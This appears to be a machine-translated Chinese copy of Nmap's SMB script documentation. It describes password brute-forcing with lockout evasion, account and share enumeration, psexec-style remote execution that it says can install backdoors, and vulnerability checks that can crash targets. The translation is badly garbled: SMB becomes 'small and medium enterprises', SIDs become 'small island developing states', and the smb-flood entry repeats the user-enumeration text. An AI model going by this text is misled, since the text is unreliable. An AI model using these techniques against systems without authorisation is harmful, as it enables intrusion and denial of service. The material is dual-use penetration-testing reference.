从渗透测试仪的角度来看，它的用途是显而易见的。通过在SMB上发现弱密码，可以获得对系统的访问，SMB是一种非常适合于暴力的协议。此外，针对中小企业的窗口发现的密码也可以在Linux或MySQL或自定义网络应用程序上使用。发现一个密码对笔测试者非常有益。

这个脚本使用了很多小技巧，我(罗恩·鲍尔斯)在博客文章《<http://www.skullsecurity.org/blog/?p=164>》中详细描述了这些技巧，这些技巧将在这里进行总结，但是这个博客是学习更多的最好的地方。

用户名和密码最初取自unpwdb库。如果可能的话，通过利用具有无效用户名和无效密码响应的Windows的奇怪行为来验证用户名是否存在。一旦能够，这个脚本将从服务器下载一个完整的用户名列表，并用这些用户名替换unpw用户名。这使脚本能够只限于实际帐户。

当发现一个帐户时，它被保存在smb模块(使用Nmap注册表)中。如果帐户已经保存，则检查该帐户的权限；具有管理员权限的帐户将保留在没有管理员权限的帐户上。检查的具体方法是调用GetShareInfo(“IPC \$”)，这需要管理权限。一旦该脚本完成(所有其他smb脚本都依赖于它，它将首先运行)，其他脚本将使用保存的帐户来执行检查。

空白密码总是首先尝试，然后是“特殊密码”(如用户名和用户名颠倒)。一旦用完，就使用unpwdb密码列表。

该脚本的一个主要目标是避免帐户锁定。这有几种方法。首先，当检测到锁定时，除非您的用户特别用smblockout覆盖它



参数, 扫描停止。第二, 首先用最常用的密码检查所有用户名, 因此在不太严格的锁定(10次无效尝试)下, 仍会尝试10个最常用的密码。第三, 一个被称为金丝雀的账户“走在前面”; 也就是说, 进行了三次无效的尝试(默认情况下), 以确保它在其他尝试之前被锁定。

除了活动帐户之外, 该脚本还将为被禁用的帐户、来宾等效帐户以及需要更改密码的帐户识别有效密码。虽然这些帐户不能使用, 但知道密码有效是件好事。在其他情况下, 不可能说出有效的密码(例如, 如果一个帐户被锁定)。这些也显示出来了。某些帐户, 如guest或某些guest对等帐户, 将允许任何密码。这也被检测到。在可能的情况下, 最大限度地利用中小企业协议来获取最大限度的信息。

在可能的情况下, 使用不区分大小写的密码进行检查, 然后以相当有效的方式确定正确的大小写。例如, 如果实际密码是“password”, 那么“password”将起作用, 之后将找到“PassWord”(在当前算法的256次尝试中的第14次尝试中)。

### **smb-double-pulsar-backdoor**

检查目标机器是否正在运行双脉冲星中小型企业后门。

基于安塞普的卢克·詹宁斯的巨蟒探测脚本。 <http://github.com/countercept/double-pulsar-detection-script>

### **smb-enum-domains**

尝试枚举系统上的域及其策略。这通常需要凭据, 除非是针对Windows 2000。除了实际的域, 通常还会显示“内置”域。Windows会在域列表中返回此信息, 但其策略似乎不会在任何地方使用。

提供的大部分信息对渗透测试人员来说是有用的, 因为它告诉测试人员应该期望什么类型的策略。例如, 如果密码的最小长度为8, 测试人员可以修整他的数据库以匹配; 如果最小长度是14, 测试人员可能会开始在人们的显示器上寻找便签。

另一个有用的信息是密码锁定。渗透测试人员经常想知道是否存在对网络造成负面影响的风险, 这将表明这一点。显示样本号, 这在其他工具中可能很有用; 列出了用户, 这些用户使用的函数与smb-enum-users.nse不同(尽管可能不会得到不同的结果), 创建域的日期和时间可能会让您对其历史有所了解。

在最初绑定到SAMR之后, 调用的顺序是:

连接4

:获取连接句柄

枚举域

:获取域名列表(如果您只想知道域名, 请在此处停止)。

查询域

:获取域的样本号。

开放域

:获取每个域的句柄。

查询域信息2

:获取域信息。

查询域用户

:获取域中用户的列表。

### **smb-enum-groups**

从远程窗口系统获取组列表以及组用户列表。这与带/G开关的enum.exe类似。

SAMR的以下MSRPC功能用于查找组列表及其用户的RIDs。请记住, MSRPC将组称为“别名”。

装订

:绑定到SAMR服务。

连接4

:获取connect\_handle。

枚举域

:获取域列表。

查看域名

:删除域的RID。

开放域

:获取每个域的句柄。

枚举域别名

:获取域中的组列表。

OpenAlias

:获取每个组的句柄。

GetMembersInAlias

:获取组中成员的RIDs。

关闭

:关闭别名句柄。

关闭

:关闭域句柄。

关闭

:关闭连接手柄。

一旦国际铁路运输协定确定后

装订

:绑定到LSA服务。

开放政策2

:获取策略句柄。

外观2

:将SIDs转换为用户名。

我(罗恩·鲍尔斯)最初研究了使用SAMR函数的可能性

将rid转换成用户名，但是不管我怎么尝试，这个函数似乎都会返回一个错误。由于enum.exe也转到了LSA，将rid转换成用户名，我想他们也有同样的问题，我也做了同样的事情。

### **smb-enum-processes**

ull通过中小型企业从远程服务器获取进程列表。这将决定所有正在运行的进程、它们的进程标识以及它们的父进程。这是通过查询远程注册表服务来完成的，默认情况下，该服务在Vista上是禁用的；在所有其他的视窗版本中，它需要管理员权限。

因为这需要管理员权限，所以对于渗透测试人员来说并不特别有用，因为他们可以用metasploit或其他工具有效地做同样的事情。然而，它确实提供了一种快速的方法来同时获得一系列系统的过程列表。

警告:我在regsvc.exe遇到过崩溃，当时我正在对一个完全修补好的视窗2000系统进行注册表调用；我已经修复了导致它的问题，但不能保证它(或同一代码中的类似漏洞)不会再次出现。由于该过程会自动重启，除了向用户显示消息框之外，不会对系统产生负面影响。

### **smb-enum-services**

检索在远程窗口系统上运行的服务列表。每个服务属性包含每个服务的服务名称、显示名称和服务状态。

注意:现代的视窗系统需要一个特权域帐户才能列出服务。

参考:

<https://technet.microsoft.com/en-us/library/bb490995.aspx>

[https://en.wikipedia.org/wiki/Windows\\_service](https://en.wikipedia.org/wiki/Windows_service)

### **smb-enum-sessions**

枚举本地或通过中小型企业共享登录到系统的用户。本地用户可以在机器上登录，也可以通过终端服务会话登录。例如，与中小型企业共享的连接是指连接到文件共享或进行RPC调用的人。Nmap的连接也会显示出来，通常由“0秒前”连接的那个来识别。

从渗透测试者的角度来看，中小企业会话可能是这个程序最有用的部分，特别是因为它不需要高级别的访问。例如，在文件服务器上，可能有十几个或更多的用户同时连接。根据用户名，它可以告诉测试人员共享中存储了哪些类型的文件。

由于他们连接的IP和帐户是公开的，这里的信息也可以提供额外的测试目标，以及一个用户名，这可能是有效的目标。此外，由于用户名和ip地址之间有很强的相关性，这可能会加剧社会工程攻击。

枚举登录用户是通过读取远程注册表来完成的(因此不会对Vista起作用，Vista默认禁用它)。存储在Keys用户下的密钥是代表连接用户的小岛屿发展中国家，这些小岛屿发展中国家可以通过使用lsar转换成专有名称。LsaLookupSids函数。这样做需要任何高于匿名的访问权限；来宾、用户或管理员都可以在Windows 2000、XP、2003和Vista上执行此请求。

枚举SMB连接是使用SRV SVC . net ses enum函数完成的，该函数返回登录的用户名、登录时间和空闲时间。不同的视窗版本需要不同的访问级别，但在视窗2000中，任何人(包括匿名帐户)都可以访问，在视窗2003中，需要一个用户或管理员帐户。

我从PsLoggedOn.exe的系统内部工具中学到了这个想法和技术。我(罗恩·鲍尔斯)使用了和他们使用的相似的函数调用(虽然我没有使用他们的源代码)，所以感谢他们。也感谢马特·贾登吉，感谢他要求这个剧本。

警告:我在regsvc.exe遇到过崩溃，当时我正在对一个完全修补好的视窗2000系统进行注册表调用；我已经修复了导致它的问题，但是不能保证它(或者相同代码中的类似漏洞)不会再次出现。由于该过程会自动重启，除了向用户显示消息框之外，不会对系统产生负面影响。

### **smb-enum-shares**

尝试使用srvsvc列出共享。如果对这些函数的访问被拒绝，则检查公共共享名的列表。

发现开放共享对渗透测试人员来说很有用，因为可能有共享的私有文件，或者，如果它是可写的，它可能是丢弃特洛伊木马或感染已经存在的文件的好地方。知道共享在哪里可以使这些类型的测试更加有用，除了确定共享在哪里已经需要管理特权。

运行NetShareEnumAll将在Windows 2000上匿名运行，并且需要在任何其他版本的Windows上有一个用户级帐户。调用NetShareGetInfo

在2003年以前的所有版本的视窗系统上，以及视窗Vista和视窗7上，如果UAC系统被关闭，都需要一个管理员帐户。

即使NetShareEnumAll受到限制，尝试连接到共享也会始终显示其存在。因此，如果NetShareEnumAll失败，将使用基于大型测试网络的预生成共享列表。如果其中任何一个成功了，它们就会被记录下来。

找到共享列表后，脚本会尝试匿名连接到每个共享，对于空用户可以连接的共享，脚本会将它们分为“匿名”和“受限”两类，对于需要用户帐户的共享，脚本会将它们分为“匿名”和“受限”两类。

### **smb-enum-users**

通过两种不同的技术(都通过MSRPC，使用端口445或139；见smb.lua)。该脚本的目标是发现远程系统上存在的所有用户帐户。这有助于管理，通过查看谁在服务器上有帐户，或者通过确定系统上存在哪些帐户来进行渗透测试或网络足迹。

正在检查服务器的渗透测试人员可能希望确定服务器的用途。通过获得一个有权访问它的人的列表，测试人员可能会得到一个更好的想法(如果财务人员有账户，它可能与财务信息有关)。此外，知道一个系统(或多个系统)上存在哪些帐户，可以让笔测试人员建立一个可能的野兽用户名的字典，例如SMB野兽或Telnet野兽。这些帐户可能有助于其他目的，例如在此服务器或其他服务器上的网络应用程序中使用这些帐户。

从笔测试者的角度来看，在任何给定的服务器上检索用户列表创造了无限的可能性。

用户以两种不同的方式被枚举:使用SAMR枚举或LSA布鲁特斯。默认情况下，两者都使用，但是它们都有特定的优点和缺点。使用两者都是一个很好的默认，但是在某些情况下，最好还是选择一个。

使用SAMR枚举的优势:

窃取者(需要一个数据包/用户帐户, 而LSA至少使用10个数据包, 而SAMR使用一半; 此外, LSA在Windows事件日志中制造了很多噪音(LSA枚举是我测试的一个盒子的管理员调用的唯一脚本)。

返回更多信息(不仅仅是用户名)。

每个帐户都将被找到, 因为它们是用一个旨在枚举用户的函数来枚举的。

使用LSA·布鲁特福林的优势:

返回更多帐户(返回系统帐户、组和别名, 而不仅仅是用户)。

要求较低级别的帐户在Windows XP和更高版本上运行(可以使用“来宾”帐户, 而SAMR枚举要求“用户”帐户; 当只允许访客访问时, 或者当一个帐户有一个空白密码时(这实际上给了它访客访问权), 这种方法特别有用。

SAMR枚举是用QueryDisplayInfo函数完成的。如果成功, 它将返回用户的详细列表, 以及描述、类型和全名。这可以在Windows 2000上匿名完成, 也可以在其他Windows版本上使用用户级帐户(但不能使用来宾级帐户)。

要执行此测试, 请使用以下功能:

装订

:绑定到SAMR服务。

连接4

:获取connect\_handle。

枚举域

:获取域列表。

查询域

:获取域的sid。

开放域

:获取每个域的句柄。

查询显示信息

:获取域中的用户列表。

关闭

:关闭域句柄。

关闭

:关闭连接手柄。这种技术的优点是返回了很多细节, 包括全名和描述; 缺点是, 除了Windows 2000之外, 它要求每个系统都有一个用户级帐户。此外, 它只提取实际的用户帐户, 而不是组或别名。

不管这是否成功, 第二种技术被用来提取用户账户, 叫做LSA·布鲁特斯福林。LSA·布鲁特福林可以在Windows 2000上匿名操作, 并且需要一个客户帐户或更好的其他系统。它的优点是在较少的权限下运行, 并且还可以找到更多的帐户类型(例如, 组、别名等。)。缺点是它返回的信息更少, 而且, 因为这是一个蛮力猜测, 有可能漏掉账户。这里也非常嘈杂。

然而, 这不是常识上的暴力技术:这是对用户RIDs的暴力。用户的RID是唯一标识域或系统上用户的值(通常为500、501或1000+)。公开了一个LSA函数, 它允许我们将RID(比如说, 1000)转换为用户名(比如说, “Ron”)。因此, 该技术本质上将尝试将1000转换为一个名称, 然后是1001、1002等。直到我们认为我们完成了。

为了做到这一点, 该脚本根据LSA\_GROUPSIZE将用户分成若干个rid组

常数。同时检查该组的所有成员, 并记录响应。当发现一系列空组(特别是LSA\_米尼普蒂组)时, 扫描结束。只要您有几个具有活动帐户的组, 扫描就会继续。

在尝试此转换之前, 必须确定服务器的样本号。通过执行反向操作来确定样本号; 也就是说, 将一个名字转换成它的RID。该名称是通过查找系统上的任何名称来确定的。我们尝试:

计算机名和域名, 在网络管理中心返回

**smb-flood**

通过两种不同的技术(都通过MSRPC, 使用端口445或139; 见smb.lua)。该脚本的目标是发现远程系统上存在的所有用户帐户。这有助于管理, 通过查看谁在服务器上有帐户, 或者通过确定系统上存在哪些帐户来进行渗透测试或网络足迹。

正在检查服务器的渗透测试人员可能希望确定服务器的用途。通过获得一个有权访问它的人的列表, 测试人员可能会得到一个更好的想法(如果财务人员有账户, 它可能与财务信息有关)。此外, 知道一个系统(或多个系统)上存在哪些帐户, 可以让笔测试人员建立一个可能的野兽用户名的字典, 例如SMB野兽或Telnet野兽。这些帐户可能有助于其他目的, 例如在此服务器或其他服务器上的网络应用程序中使用这些帐户。

从笔测试者的角度来看, 在任何给定的服务器上检索用户列表创造了无限的可能性。

用户以两种不同的方式被枚举:使用SAMR枚举或LSA布鲁特斯。默认情况下, 两者都使用, 但是它们都有特定的优点和缺点。使用两者都是一个很好的默认, 但是在某些情况下, 最好还是选择一个。

使用SAMR枚举的优势:

窃取者(需要一个数据包/用户帐户, 而LSA至少使用10个数据包, 而SAMR使用一半; 此外, LSA在Windows事件日志中制造了很多噪音(LSA枚举是我测试的一个盒子的管理员调用的唯一脚本)。

返回更多信息(不仅仅是用户名)。

每个帐户都将被找到, 因为它们是用一个旨在枚举用户的函数来枚举的。

使用LSA·布鲁特福林的优势:

返回更多帐户(返回系统帐户、组和别名, 而不仅仅是用户)。

要求较低级别的帐户在Windows XP和更高版本上运行(可以使用“来宾”帐户, 而SAMR枚举要求“用户”帐户; 当只允许访客访问时, 或者当一个帐户有一个空白密码时(这实际上给了它访客访问权), 这种方法特别有用。

SAMR枚举是用QueryDisplayInfo函数完成的。如果成功, 它将返回用户的详细列表, 以及描述、类型和全名。这可以在Windows 2000上匿名完成, 也可以在其他Windows版本上使用用户级帐户(但不能使用来宾级帐户)。

要执行此测试, 请使用以下功能:

装订

:绑定到SAMR服务。

连接4

:获取connect\_handle。

枚举域

:获取域列表。

查询域

:获取域的sid。

开放域

:获取每个域的句柄。

查询显示信息

:获取域中的用户列表。

关闭

:关闭域句柄。

关闭

:关闭连接手柄。这种技术的优点是返回了很多细节, 包括全名和描述; 缺点是, 除了Windows 2000之外, 它要求每个系统都有一个用户级帐户。此外, 它只提取实际的用户帐户, 而不是组或别名。

不管这是否成功, 第二种技术被用来提取用户账户, 叫做LSA·布鲁特斯福林。LSA·布鲁特福林可以在Windows 2000上匿名操作, 并且需要一个客户帐户或更好的其他系统。它的优点是在较少的权限下运行, 并且还可以找到更多的帐户类型(例如, 组、别名等)。)。缺点是它返回的信息更少, 而且, 因为这是一个蛮力猜测, 有可能漏掉账户。这里也非常嘈杂。

然而，这不是常识上的暴力技术:这是对用户RIDs的暴力。用户的RID是唯一标识域或系统上用户的值(通常为500、501或1000+)。公开了一个LSA函数，它允许我们将RID(比如说，1000)转换为用户名(比如说，“Ron”)。因此，该技术本质上将尝试将1000转换为一个名称，然后是1001、1002等。，直到我们认为我们完成了。

为了做到这一点，该脚本根据LSA\_GROUPSIZE将用户分成若干个rid组

常数。同时检查该组的所有成员，并记录响应。当发现一系列空组(特别是LSA\_米尼普蒂组)时，扫描结束。只要您有几个具有活动帐户的组，扫描就会继续。

在尝试此转换之前，必须确定服务器的样本号。通过执行反向操作来确定样本号；也就是说，将一个名字转换成它的RID。这个名字是通过查找系统上的任何名字来确定的。我们尝试：  
计算机名和域名，在SMB\_COM\_N中返回

### **smb-ls**

尝试检索中小企业卷上共享的文件的有用信息。该输出旨在类似于UNIX ls命令的输出。

### **smb-mbenum**

查询由视窗主浏览器管理的信息。

### **smb-os-discovery**

尝试通过SMB协议(端口445或139)确定操作系统、计算机名称、域、工作组和当前时间。这是通过用匿名帐户(或者用适当的用户帐户，如果有的话；这可能没有区别)；作为对会话启动的响应，服务器将发回所有这些消息。

根据情况(例如，工作组名称与域名和林名称互斥)和可用信息，输出中可能包括以下字段：

操作系统  
计算机名称  
域名  
森林名称  
FQDN  
NetBIOS计算机名  
NetBIOS域名  
工作组  
系统时间

有些系统，如桑巴，将会清空它们的名字(只发送它们的域名)。其他系统(如嵌入式打印机)只会忽略这些信息。其他系统将会清空不同的部分(例如，一些系统会在当前时间发回0)。

如果该脚本与版本检测结合使用，它可以用该脚本发现的数据来补充标准nmap版本检测信息。

检索服务器的名称和操作系统是针对攻击的关键步骤，这个脚本使检索变得容易。此外，如果渗透测试人员在多个目标之间进行选择，时间可以帮助识别维护不良的服务器(有关使用时间的更多信息/随机想法，请参阅<http://www.skullsecurity.org/blog/?p=76>。

尽管可以使用标准的smb\*脚本参数，但它们可能不会以任何有意义的方式改变结果。然而，smbnoguiest将加速不允许来宾访问的目标上的脚本。

### **smb-print-text**

试图通过调用后台打印程序服务RPC函数在共享打印机上打印文本。

为了使用该脚本，至少需要一台打印机通过中小型企业共享。如果没有指定打印机，脚本试图通过调用可能不总是可用的LANMAN应用编程接口来枚举现有的打印机。默认情况下，局域网在视窗XP上是可用的，但在例如Vista或视窗7上是不可用的。在这种情况下，您需要使用打印机脚本参数手动指定打印机共享名。您可以通过使用smb-enum-shares脚本找到可用的共享。

默认情况下，更高版本的窗口需要有效的凭据，您可以通过smb库参数smbuser和smbpassword或其他选项指定这些凭据。

## smb-protocols

尝试列出中小企业服务器支持的协议和方言。

该脚本试图使用以下方言启动连接:

```
NT LM 0.12 (SMBv1)
2.02 (SMBv2)
2.10 (SMBv2)
3.00 (SMBv3)
3.02 (SMBv3)
3.11 (SMBv3)
```

此外，如果发现SMBv1已启用，它会将其标记为不安全。此脚本是启用(删除)smbv2的脚本的后续脚本。

## smb-psexec

实现类似于Sysnifiers的psexec工具的远程进程执行，允许用户在远程机器上运行一系列程序并读取输出。这对于收集服务器信息、在一系列系统上运行相同的工具，甚至在一组计算机上安装后门程序都非常有用。

该脚本可以运行远程机器上的命令，例如ping或tracert，或者可以上传程序并运行它，例如pwdump6或后门。此外，它可以读取程序的stdout/stderr并将其返回给用户(与ping、pwdump6等配合良好)，或者它可以读取进程生成的文件(例如，fgdump生成一个文件)，或者它可以启动进程并让它无头运行(后门可能像这样运行)。

为此，应该创建并编辑一个配置文件。包括几个配置文件，您可以自定义，也可以自己编写。这个配置文件放在nselib/data/psexec中(如果您不确定它在哪里，请在系统中搜索default.lua)，然后作为脚本参数传递给Nmap(例如，myconfig.lua将作为- script-args=config=myconfig传递)。

配置文件主要由模块列表组成。每个模块都由一个lua表定义，并包含程序名称、程序的可执行文件和参数的字段，以及一些其他选项。模块还有一个“上传”字段，它决定模块是否要上传。这里有一个如何运行网络的简单例子

localgroup administrators，它返回“administrators”组中的用户列表(请看示例)

这些示例的配置文件):

```
mod = {}
mod.upload = false
mod.name = "示例1:管理员成员身份"
mod.program = "net.exe "
mod . args = " local group administrator s "
table . insert(mod,模块)
```

mod.upload为false，这意味着该程序应该已经存在于远程系统中(因为“net.exe”存在于每个版本的Windows中，所以应该是这种情况)。mod.name定义程序在输出中的名称。mod.program和mod.args显然定义了要运行的程序。该脚本的输出如下:

```
|示例1:管理员的成员资格
||别名管理员
||注释管理员对计算机/域拥有完全且无限制的访问权限
||
||成员
||
||-
||管理员
```

```
|| ron
||测试
||命令成功完成。
||
||_
```

这很管用，但真的很丑。通常，我们可以使用mod.find、mod.replace、mod.remove和mod.noblink来清理输出。在这个例子中，我们将使用mod.remove删除许多无用的行，使用mod.noblink删除我们不想要的空行：

```
mod = {}
mod.upload = false
mod.name = "示例2:已清除“管理员”成员身份"
mod.program = "net.exe "
mod . args = " local group administrator s "
mod.remove = {"命令已完成", "%-%-%-%-%-%-%-%-%-%-", "成员", "别名", "注释"}
mod.noblink =真
table . insert(mod模块)
```

我们可以看到，现在的输出更加清晰：

```
|示例2:已清除“管理员”成员资格
||管理员
|| ron
||_测试
```

对于我们的下一个命令，我们将运行Windows的ipconfig.exe，它输出大量不必要的信息，并且我们想要的格式不是很好。我们所需要的是IP地址和MAC地址，我们使用“查找和替换”模块得到它：

```
mod = {}
mod.upload = false
mod.name = "示例3: IP地址和MAC地址"
mod.program = "ipconfig.exe "
mod.args = "/all "
mod.maxtime = 1
mod . find = {"IP地址"、“物理地址”、“以太网适配器”}
mod.replace = {{ " ", "、", "、“”、{“-”、“:”}、{“物理地址”、“媒体访问控制地址”}}
table . insert(mod模块)
```

本模块搜索包含“IP地址”、“物理地址”或“以太网适配器”的线路。在这些行中，a。被替换为空，“-”被替换为冒号，术语“物理地址”被替换为“媒体访问控制地址”(可能没有必要)。自己运行ipconfig /all，看看我们从什么开始，但这是最终输出：

```
|示例3: IP地址和MAC地址
||以太网适配器局域网连接:
||媒体访问控制地址:00:0C:29:12:E6:数据库
||_ IP地址:192.168.1.21|示例3: IP地址和MAC地址
```

这个脚本的另一个有趣的部分是变量可以在任何脚本字段中使用。有两种类型的变量:内置的和用户提供的。内置变量可以是配置表中的任何内容，其中大部分列在下面

### smb-security-mode

返回由中小型企业确定的中小型企业安全级别的信息。

以下是如何解释输出：



用户级身份验证:每个用户都有一个单独的用户名/密码

用于登录系统。这是现在几乎所有东西的默认设置。

共享级身份验证:匿名帐户应该用于登录

在中,当访问共享时,会给出密码(明文)。所有有权访问共享的用户都使用此密码。这是最初的做事方式,但现在并不常见。如果服务器使用共享级安全性,它很容易被嗅探到。

支持挑战/响应密码:如果启用,服务器可以接受

任何类型的密码(明文、LM和NTLM、LMv2和NTLMv2)。如果没有设置,服务器只能接受明文密码。

如今,大多数服务器都配置为使用质询/响应。如果服务器被配置为接受明文密码,它很容易被嗅探。

LM和NTLM相当安全,尽管有一些针对他们的暴力攻击。此外,LM和NTLM可能成为中间人攻击或中继攻击的受害者(见MS08-068或我对它的描述:<http://www.skullsecurity.org/blog/?p=110>。

消息签名:如果需要,客户端和服务器之间的所有消息

必须由共享密钥签名,该密钥来自密码和服务器质询。如果支持和不需要,消息签名是在客户端和服务端之间协商的,如果两者都支持和请求,则使用消息签名。默认情况下,Windows客户端不会对消息进行签名,因此如果服务器不需要消息签名,消息可能不会被签名;此外,如果执行中间人攻击,攻击者可以协商不进行消息签名。如果不需要消息签名,服务器很容易受到中间人攻击或中小企业中继攻击。

该脚本允许您使用smb\*脚本参数(设置用户名和密码等。),但它可能永远不会需要它们。

### **smb-server-stats**

尝试通过中小企业和移动服务提供商获取服务器的统计数据,这两种服务器使用的是445或139端口。

在大多数版本的Windows上,需要管理员帐户来提取这些统计数据,而Vista和更高版本要求UAC被拒绝。

我觉得这里返回的一些数字不太对劲,但它们绝对是Windows返回的数字。半信半疑地看待这里的价值。

这些统计数据是通过对SRVSVC函数NetServerGetStatistics的一次调用找到的。Wireshark对该数据包的解析不正确,最高版本为1.0.3(可能更高)。

### **smb-system-info**

从注册表中提取有关远程系统的信息。获取所有信息需要一个管理帐户,尽管用户帐户仍然会获得很多信息。客人可能得不到,无名氏也不会。这适用于所有操作系统,包括视窗2000。

默认情况下,Windows Vista禁用远程注册表访问,因此除非启用,否则该脚本将无法运行。

如果你知道更多的信息存储在Windows注册表中,这可能是有趣的,发布一条消息到nmap-dev邮件列表,我(罗恩·鲍尔斯)会把它添加到我的待办事项列表。添加新的支票非常容易。

警告:我在regsvc.exe遇到过崩溃,当时我正在对一个完全修补好的视窗2000系统进行注册表调用;我已经修复了导致它的问题,但是不能保证它(或者相同代码中的类似漏洞)不会再次出现。由于该过程会自动重启,除了向用户显示消息框之外,不会对系统产生负面影响。

### **smb-vuln-conficker**

检测微软视窗系统感染的Conficker蠕虫。这种检查很危险,可能会导致系统崩溃。

大致基于简单Conficker扫描器,见此处:-<http://iv.cs.uni-Bonn.de/WG/cs/applications/containing-conficker/>

该检查以前是smb检查的一部分。

### **smb-vuln-cve-2017-7494**

检查目标计算机是否易受任意共享库加载漏洞CVE-2017-7494的攻击。

从3.5.0到4.4.13的未修补版本的Samba以及4.5.10和4.6.4之前的版本受到允许远程代码执行的漏洞的影响,该漏洞允许恶意客户端将共享库上载到可写共享,然后导致服务器加载并执行它。

默认情况下，该脚本不会扫描版本号，因为主流Linux发行版发布的修补程序不会更改版本号。

该脚本检查攻击发生的前提条件：

1)如果应用了参数检查版本，脚本将只检查运行潜在易受攻击的Samba版本的服务，并针对这些服务运行利用漏洞攻击。如果您希望根据版本号快速扫描一组主机以查找漏洞，这将非常有用。然而，由于它们的版本号，一些补丁版本可能仍然显示为易受攻击。这里，我们使用smb.get\_os(主机)对Samba版本进行版本控制，并对其进行比较，看看它是否是已知的Samba易受攻击的版本。请注意，该检查不是决定性的:参见2，3，4

2)是否存在用于脚本执行的可写共享。我们必须能够将文件写入共享，才能进行利用。因此，我们使用smb.share\_find\_slable(主机)枚举共享，该主机返回main\_name、main\_path和可写共享列表。

3)是否应用了解决方法(禁用命名管道)。当主机上配置了“nt管道支持=否”时，该服务将不可利用。因此，我们使用smb.share\_get\_details(主机，“IPC\$”)检查主机上是否配置了此功能。如果应用了变通方法，返回的错误将是“NT\_STATUS\_ACCESS\_DENIED”。

4)我们是否可以从共享中调用有效负载。使用Metasploit的有效负载，我们将库文件上传到从2)获得的可写共享。然后，我们使用NT\_CREATE\_ANDX\_REQUEST向实际的本地文件路径发出一个命名管道请求，如果有效负载执行，状态返回将为false。请注意，在此脚本中只测试了Linux\_x86和Linux\_x64负载。

该脚本基于hdm编写的metasploit模块。

参考：

[http://github.com/rapid7/metasploit-framework/blob/master/modules/exploes/Linux/samba/is\\_known\\_pipe\\_name.rb](http://github.com/rapid7/metasploit-framework/blob/master/modules/exploes/Linux/samba/is_known_pipe_name.rb)

<https://www.samba.org/samba/security/CVE-2017-7494.html>

<http://blog.nsfocus.net/samba-remote-code-execution-漏洞-analysis/>

### **smb-vuln-cve2009-3103**

检测易受拒绝服务攻击的微软视窗系统(CVE-2009-3103)。如果服务易受攻击，该脚本将使服务崩溃。

该脚本针对CVE-2009-3103中公开的漏洞执行拒绝服务。这适用于Windows Vista和某些版本的Windows 7，如果成功，会导致蓝屏。使用了<http://seclists.org/fulldisclosure/2009/Sep/39>的概念验证代码，只做了一个小改动。

该检查以前是smb检查的一部分。

### **smb-vuln-ms06-025**

检测到带有易受MS06-025攻击的Ras RPC服务的Microsoft Windows系统。

MS06-025的目标是RasRpcSubmitRequest() RPC方法，该方法是RASRPC接口的一部分，用作配置远程访问和路由服务并从中获取信息的RPC服务。可以使用“\ROUTER”中小型企业管道或“\SRVSVC”中小型企业管道(通常在Windows XP计算机上)来访问RASRPC。这在RPC世界中被称为“ncan\_NP”RPC传输。RasRpcSubmitRequest()

方法是一种通用方法，它根据RequestBuffer结构，特别是该结构中的RegType字段，提供不同的功能。RegType字段属于枚举RegTypes类型。此枚举类型列出了所有可以使用RasRpcSubmitRequest()执行的不同可用操作

RPC方法。此vuln所针对的一个特定操作是REQTYPE\_GETDEVCONFIG

请求获取RRAS的设备信息。

该脚本以前是smb-check-vulns的一部分。

### **smb-vuln-ms07-029**

检测到带有易受MS07-029攻击的Dns服务器的微软系统。

MS07-029的目标是R\_DnssrvQuery()和R\_DnssrvQuery2()

远程过程控制方法，它是域名系统服务器远程过程控制接口的一部分，作为配置和获取域名系统服务器服务信息的远程过程控制服务。可以使用“域名服务器”中小企业命名管道访问域名服务器远程过程控制服务。当长字符串作为“区域”参数发送时，会触发该漏洞，从而导致缓冲区溢出，导致服务崩溃。

该检查以前是smb检查的一部分。

#### **smb-vuln-ms08-067**

检测易受称为MS08-067的远程代码执行漏洞攻击的Microsoft Windows系统。这种检查很危险，可能会导致系统崩溃。

在布兰登·恩莱特进行的一次相当广泛的扫描中，我们确定，平均而言，一个易受攻击的系统更有可能崩溃，而不是幸免于难。82个易受攻击的系统中，有52个崩溃了。请在运行脚本之前考虑这一点。

该检查以前是smb-check-vulns.nse的一部分。

#### **smb-vuln-ms10-054**

测试目标计算机是否易受ms10-054 SMB远程内存损坏漏洞的攻击。

易受攻击的机器将与BSOD一起崩溃。

该脚本至少需要对远程计算机上的共享具有READ访问权限。使用来宾凭据或指定的用户名/密码。

#### **smb-vuln-ms10-061**

测试目标计算机是否易受ms10-061打印机假脱机程序模拟漏洞的攻击。

该漏洞被用于Stuxnet蠕虫。该脚本以安全的方式检查vuln，不会导致远程系统崩溃，因为这不是内存损坏漏洞。为了使检查有效，它至少需要访问远程系统上的一台共享打印机。默认情况下，它会尝试使用在某些系统上默认不可用的LANMAN应用编程接口来枚举打印机。在这种情况下，用户应该指定打印机共享名作为打印机脚本参数。要查找打印机共享，可以使用smb-enum-shares。此外，在某些系统上，访问共享需要有效的凭据，这些凭据可以用smb库参数smbuser和smbpassword指定。

参 考 资 料 :-<http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-2729>-<http://TechNet.com/en-us/security/bulletin/MS10-061>-<http://blogs.TechNet.com/b/SRD/archive/2010/09/14/MS10-061-printer-spooler-漏洞.aspx>

#### **smb-vuln-ms17-010**

尝试检测Microsoft SMBv1服务器是否易受远程代码执行漏洞的攻击(ms17-010，也称为“永久蓝”)。该漏洞被WannaCry和Petya ransomware以及其他恶意软件积极利用。

该脚本连接到\$IPC树，在FID 0上执行一个事务，并检查是否返回错误“STATUS \_ INDUST \_ SERVER \_ RESERVES”，以确定目标是否没有根据ms17-010进行修补。此外，它还会检查修补系统返回的已知错误代码。

已在Windows XP、2003、7、8、8.1、10、2008、2012和2016上测试。

参考:

<https://TechNet.com/en-us/library/security/ms17-010.aspx>

<https://blogs.TechNet.com/msrc/2017/05/12/customer-guide-for-wannacrypt-attack/>

<https://msdn.microsoft.com/en-us/library/ee441489.aspx>

[http://github.com/rapid7/metasploit-framework/blob/master/modules/assistant/scanner/SMB/smb\\_ms17\\_010.Rb](http://github.com/rapid7/metasploit-framework/blob/master/modules/assistant/scanner/SMB/smb_ms17_010.Rb)

<http://github.com/CLD rn/nmap-NSE-scripts/wiki/Notes-about-SMB-vuln-ms17-010>

## **smb-vuln-regsvc-dos**

检查Microsoft Windows 2000系统是否容易受到由空指针取消引用导致的regsvc崩溃的影响。如果服务易受攻击，并且需要一个来宾帐户或更高的帐户才能工作，则该检查将使服务崩溃。

该漏洞是由Ron Bowes在处理smb枚举会话时发现的，并已报告给微软(案例#MSRC8742)。

该检查以前是smb检查的一部分。

## **smb-vuln-webexec**

WebExService (WebExec)中存在严重的远程代码执行漏洞。

## **smb-webexec-exploit**

